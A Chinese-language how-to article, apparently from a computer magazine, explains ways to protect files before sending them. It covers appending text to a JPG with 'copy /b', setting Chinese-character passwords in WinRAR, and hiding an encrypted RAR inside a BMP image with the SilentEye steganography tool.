


图2

如果你有些许的安全意识的话，那么在与朋友进行文件传输之前一定会想到加密。犹记得以前有人在命令提示符下使用COPY命令来加密，如“Copy/b 1.jpg + JiaMi.txt 2.jpg”（千万不要忘记了“/b”参数：以二进制形式合并文件，否则生成的.jpg文件无法用看图文件打开，如图1）——将文本文件JiaMi.txt添加到图片文件1.jpg之后，生成2.jpg，查看时需要在2.jpg文件上单击鼠标右键选择使用记事本程序来打开它，这样就可以在文件的最后看到原来JiaMi.txt文件的文本内容了（如图2）。

后来开始流行在WinRAR中使用汉字作密码的方法（适用于各种文件）：首先是在待加密的文件上单击鼠标右键选择“添加到压缩文件”，然后在弹出的“压缩文件名和参数”窗口中由“常规”切换至“高级”选项卡，接着单击“设置密码”按钮，再到记事本（或其它的文本处理软件皆可）输入汉字将选中复制一下，最后返回到WinRAR的“带密码压缩”窗口，分别在“输入密码”和“再次输入密码以确认”处执行Ctrl-V粘贴操作，点击“确定”按钮即可（如图3）。注意：在记事本中选中几个汉字，在WinRAR中输入密码显示的就是几个黑圆点或星号；而在解密时是无法直接通过切换成中文输入法来直接输入密码的，因为每按一次键都会在WinRAR中出现一个密码位，只能是在记事本中输入后复制粘贴。这种方法虽然简单但加密效果非常好，不过如果你还是担心被暴力破解的话（只是机器运行速度和时间的问题），还可以在此基础之上再进行加密，建议大家不妨试一下SilentEye（“安详之眼”），它可以结合这两种加密的优点于一体，将已经用汉字密码加密过的RAR文件添加到一个图片（或声音）文件中，而且可以再设置一层密码。




图3

SilentEye目前最高版本为0.4.0（下载地址：http://u.115.com/file/f0cd3403ac），安装程序“SilentEye-0.4.0-win32.exe”大小为16.82MB，直接双击进行安装。跟其它软件的安装没什么两样，无非就是“Next”、“I accept the agreement”、选择安装路径之类的傻瓜式操作，需要特别注意的是在安装第四步“System integration”时，不要将

软件所列出的.bmp和.jpg等图片及.wav声音文件选中，否则此类文件就会与SilentEye建立关联（如图4）。




图4




图5

安装过程完成之后就可以直接运行SilentEye了，使用方法很简单：将事先准备好的一个图片文件或声音文件（建议：当待加密的文件较小时使用图片文件，较大时使用声音文件，这样就不容易引起别人的怀疑）拖动到“SilentEye”主窗口中，立刻会显示图片的内容，接着单击其右下角的“Encode”（编码加密）按钮（如图5）。在弹出的“Encode Message”窗口中，可单击“Destination”（目标）后面的按钮进行存放文件路径的设置；单击其右下方的按钮（未添加待加密的文件时显示“no file selected”选择待已经做过汉字密码加密的“JiaMi.RAR”文件，左边的文本输入框是用来加密文本信息的；单击选中底部左侧的“Enable encryption”（加密有效），之后在其上方出现“Key”（密码）输入框之后设置密码，需要输入两次进行确认（如图6），最后单击“Encode”按钮即可在设置的路径处得到一个能够正常双击调用看图文件打开的.BMP位图文件。




图6

